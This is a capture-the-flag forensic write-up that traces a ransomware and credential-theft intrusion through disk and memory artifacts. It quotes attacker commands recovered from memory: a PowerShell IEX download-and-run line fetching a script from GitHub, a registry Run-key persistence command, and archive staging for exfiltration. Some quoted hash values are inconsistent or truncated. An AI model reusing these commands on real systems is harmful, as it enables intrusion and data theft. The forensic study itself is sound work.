Analysis of the \$Recycle.Bin directory revealed a deleted RAR archive (\$R96XXEK.rar), indicating it was likely used during the infection process. The file was left-clicked to export the file hash list.

The screenshot shows the Evidence Tree and File List panes of Exterro FTK Imager. The Evidence Tree pane shows a tree structure of partitions and volumes. The File List pane displays a table of files found in the \$Recycle.Bin directory. One file, \$R96XXEK.rar, is highlighted. Its details are shown in the bottom right pane, including its size (106,409,856), type (Regular File), and date modified (10/12/2025 4:14:46). The file's content is also partially visible in the pane below.

\$R96XXEK.rar shows in \$Recycle.Bin directory

The screenshot shows the Hash Tool 1.2 interface. The Input File(s) pane shows a file path: C:\Users\user\Downloads\\$R96XXEK.rar. The Hash type is set to SHA-1. The results pane displays the SHA-1 hash value: f2c0ab329c77f8ba7aca67fc4b4f63. The tool also provides options to select files from Windows Explorer or copy the hash value.

The hash values (MD5 and SHA-256) provided in the accompanying text file were compared using a hash tool to verify file integrity. After confirming the hashes matched, the SHA-256 value was extracted as required.

Flag: nexsec25{cfaa2ce425e2f472618323dcbceb2e3fc013100919a8dbf545bf15b4c45dae8f}

OhMyFiles #4

Description: Identify the most recent CVE that was exploited to deliver the ransomware payload.

Solution:

The SHA-256 hash of the deleted RAR archive was searched on VirusTotal. Multiple security vendor detections identified the archive as an exploit targeting a specific vulnerability. VirusTotal explicitly tagged the file with an exploit label referencing a recent CVE.

The screenshot shows the VirusTotal analysis page for the file `cfaa2ce425e2f472618323dcbceb2e3fc013100919a8dbf545bf15b4c45dae8f`. The file is a `RAR` archive named `$R96XXEK.rar`. It has been flagged as malicious by 3/62 security vendors. The threat categories listed are `trojan` and `cve-2025-8088`. The file size is 101.48 MB and the last analysis date is 5 hours ago. Below the main summary, there is a table titled "Security vendors' analysis" showing results for CVE-2025-8088. The table includes columns for vendor name, detection status, and threat label. The threat label for most vendors is "Exploit/CVE-2025-8088.gen".

Security vendor	Detection	Threat label
Antiy-AVL	Detected	Exploit/CVE-2025-8088
Kaspersky	Detected	HEUR:Trojan.Win32.Generic
AhnLab-V3	Undetected	Undetected
Arcabit	Undetected	Undetected
AVG	Undetected	Undetected
Huorong	Detected	Exploit/CVE-2025-8088.gen
Acronis (Static ML)	Undetected	Undetected
AliCloud	Undetected	Undetected
Avast	Undetected	Undetected
Avira (no cloud)	Undetected	Undetected

The ransomware payload was delivered by exploiting the following vulnerability: CVE-2025-8088. This CVE is associated with a malicious RAR archive used as the initial infection vector.

Flag: nexsec25{CVE-2025-8088}

MEMOIR #1

Description: An employee at Berjaya Company appears to have been compromised, and the circumstances remain unclear. We now need your expertise to analyze the acquired memory snapshot and uncover the incidents that unfolded behind the scenes.

Solution:

Memory analysis revealed references to a suspicious Microsoft Word document opened by the victim. This document name was recovered from process memory and command-line artifacts.

Flag: NEXSEC25{Jemputan_Bengkel_Strategik.docx}

MEMOIR #2

Description: What is the IP address of the primary C2 server?

Solution:

Network artifacts recovered from memory showed repeated outbound connections to a single external IP address, identified as the command-and-control server.

Repeated outbound connections to the same external IP address across multiple processes is a strong indicator of command-and-control infrastructure rather than legitimate traffic.

Flag: NEXSEC25{188.166.181.254}

MEMOIR #3

Description: What is the GitHub username hosting the malware repository?

Solution:

```
request-Accept-Encoding
x-goog-stored-content-encoding: identity
content-encoding: br
vary: Accept-Encoding
x-goog-stored-content-encoding: identity
content-encoding: br
vary: Accept-Encoding
IEX(New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/kimmisuuki/AppleSeed/refs/heads/main/cat.ps1')
Accept-Encoding: gzip, deflate
content-transfer-encoding
application/pgp-encrypted
liex
content-encoding: br
x-amz-server-side-encryption: AES256
```

Strings and memory artifacts revealed a GitHub repository URL used to host malicious payloads.

kimmisuuki github profile

As confirmation, we searched for the username in Github. The username was extracted directly from this reference.

Flag: NEXSEC25{kimmisuuki}

MEMOIR #4

Description: What is the SHA1 hash of the credential dumping executable found in memory?

Solution:

```
(venv)-(kali㉿kali)-[~/Downloads/MEMORY - 01/volatility3]
$ python3 vol.py -f ..\memdump.mem windows.registry.amcache | grep -i mimikatz
File: e:\users\yazman\appdata\local\temp\mk.exeished gentilkwi (benjamin delpy)    2025-12-11 10:27:24.000000 UTC  N/A      N/A      -
ecc6d20 N/A      mimikatz          2.2.0.0                                d1f7832035c3e8a73cc78afdf28cfdf7f4c
(venv)-(kali㉿kali)-[~/Downloads/MEMORY - 01/volatility3]
$
```

Using volatility and windows.registry.amcache as plugins, it revealed the hash value of the credential dumping executable found in memory.

The screenshot shows the VirusTotal analysis interface for the file 92804faaab2175dc501d73e814663058c78c0a042675a8937266357bcfb96c50. The file is identified as 'mimikatz.exe'. Key details include:

- Community Score:** 65 / 72
- Distribution:** File distributed by Benjamin Delpy
- File Hashes:** MD5: e930b05fe23891d19bc354a4209b03e, SHA-1: d1f7832035c3e8a73cc78af28cf7f4cece6d20, SHA-256: 92804faaab2175dc501d73e814663058c78c0a042675a8937266357bcfb96c50, Vhash: 01606665115556515d21a228a4d9922x30300270c0105001303dz, Authentihash: 71c140fa4cc5c1e16234823cfb4a4d51e6ce1b6acf77d56ef7a998ef6847f30, Imphash: 1355327fc6ca3430b3ddbe6e0acda71ea, Rich PE header hash: 1c6070ab2c7665988b0631b154393a12, SSDeep: 24576zLrEjQx4NlXcmVJYlhlyEeQ37uV3Ugmlf4Y0Q0V7fCR:zLZo1fJyfJhm4YlHWk, TLSH: T142452941A7E940A8F1B79AB49E9F19117DBB378D61934C30F02A48B5B1F73F619D29322, File type: Win32 EXE, executable, windows, win32, pe, pexe, Magic: PE32+ executable (console) x86-64, for MS Windows, TrID: Microsoft Visual C++ compiled executable (generic) (43.3%) | Win64 Executable (generic) (27.6%) | Win16 NE executable (generic) (13.2%) | OS/2 Executable (generic) (5.7%), DetectIfEasy: PE64 | Compiler: Microsoft Visual C/C++ (15.00.30729) | ITC/G/C | Linker: Microsoft Linker (9.00.30729) | Tool: Visual Studio (2008) | Sign tool: Windows Authenticode (2...).
- Size:** 1.19 MB
- Last Analysis Date:** 9 days ago
- File Type:** EXE

As confirmation, we paste the value to VirusTotal to identify whether it's true or not.

Flag: NEXSEC25{d1f7832035c3e8a73cc78af28cf7f4cece6d20}

MEMOIR #5

Description: What PowerShell script filename was used for the UAC bypass technique?

Solution:

During memory analysis, artifacts related to a UAC bypass technique were identified. Examination of PowerShell-related strings and command-line remnants revealed the use of a known UAC bypass method that leverages the Windows Event Viewer execution flow.

The filename of the PowerShell script used in this technique was recovered directly from memory. This script is commonly associated with abusing trusted Windows binaries to execute code with elevated privileges without triggering a UAC prompt.

Flag: NEXSEC25{EventViewerRCE.ps1}

MEMOIR #7

Description: What is the key value name used for persistence?

Solution:

```

[kali㉿kali)-[~/Downloads/MEMORY - 01] MEMORY -01
$ strings -a memdump.mem | grep -E "CurrentVersion[\\\]{1,2}Run" -n
    4788993:Windows\CurrentVersion\RunOnce\CleanupEmeDataStore
    6277553:rosoft\Windows\CurrentVersion\Run" -Name "selamat" -Value "C:\Users\azman\AppData\Local\Temp\team.exe"
    8874161:PSPPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVer
    sion\Run
    9189724:PS C:\Windows\system32> New-ItemProperty -Path "HKLM:\Software\Microsoft\Windows\CurrentVersion\Run" -Name
    "selamat" -Value "C:\Users\azman\AppData\Local\Temp\team.exe"
    10755090:crosoft\Windows\CurrentVersion\Run" -Name "selamat" -Value "C:\Users\azman\AppData\Local\Temp\team.exe"
    11172183:w-ItemProperty -Path "HKLMS:\Software\Microsoft\Windows\CurrentVersion\Run" -Name "selamat" -Value "C:\User
    s\azman\AppData\Local\Temp\team.exe"
    12041833:s\currentversion\run\up
    12195010:Windows\CurrentVersion\RunOnce\CleanupEmeDataStore
    12487043:PSPPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVe
    rsion\Run
    14969386:software\microsoft\windows\currentversion\run
    16727072:PS C:\Users\azman\AppData\Local\Temp> re\Registry::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVe
    rsion\Runell https://aka.ms/pscore6
    16754770:w-ItemProperty -Path "HKLMS:\Software\Microsoft\Windows\CurrentVersion\Run" -Name "selamat" -Value "C:\User
    s\azman\AppData\Local\Temp\team.exe"
    17138925:rosoft\Windows\CurrentVersion\Run" -Name "selamat" -Value "C:\Users\azman\AppData\Local\Temp\team.exe"
    17264521:rosoft\Windows\CurrentVersion\Run" -Name "selamat" -Value "C:\Users\azman\AppData\Local\Temp\team.exe"

```

Registry artifacts in memory showed the attacker created a custom key to maintain persistence across reboots.

Flag: NEXSEC25{selamat}

MEMOIR #8

Description: What are the credentials of the newly created user account?

Solution:

Memory analysis revealed account creation commands along with plaintext credentials stored temporarily during execution.

Flag: NEXSEC25{fakhri:admin123}

MEMOIR #9

Description: What was the name of the archive file that was exfiltrated?

Solution:

```

[kali㉿kali)-[~/Downloads/MEMORY - 01] MEMORY -01
$ strings -a memdump.mem | grep -ie '\.zip|\.rar|\.\z|Compress-Archive'
lertmsg.zip
<svg xmlns="http://www.w3.org/2000/svg" width="16" height="16" viewBox="0 0 16 16"><path fill="context-fill" d="M5.3 7H1.7A1.7 1.7 0 0 1 0 5.3V2.7A1.7 1.7 0 0 1 1.7 1h3.6A1.7 1.7 0 0 1 10.7 1h3.6A1.7 1.7 0 0 1 16 2.7v2.6A1.7 1.7 0 0 1 14.3 5h3v3h-3zM5.3 15
H1.7A1.7 1.7 0 0 1 0 13.3v-2.6A1.7 1.7 0 0 1 1.7 9h3.6A1.7 1.7 0 0 1 10.7v2.6A1.7 1.7 0 0 1 5.3 15zM2 13h3v-2H2zm12.3 2h-3.6A1.7 1.7 0 0 1 9 13.3v-2.6A1.7 1.7 0 0 1 10.7 9h3.6
A1.7 1.7 0 0 1 1.7 1.7v2.6A1.7 1.7 0 0 1-1.7 1.7ZM11 13h3v-2h-3z"></path></svg>
Compress-Archive -Path "C:\Users\azman\Documents" -DestinationPath "C:\Users\azman\Downloads\Documents.zip" -Force
DotNetSystem.IO.Compression.ZipFile.dlH%
        name="Microsoft.Windows.Shell.zipfldr"

```

Network and memory artifacts confirmed that a compressed archive containing sensitive documents was staged and exfiltrated.

Flag: NEXSEC25{Documents.zip}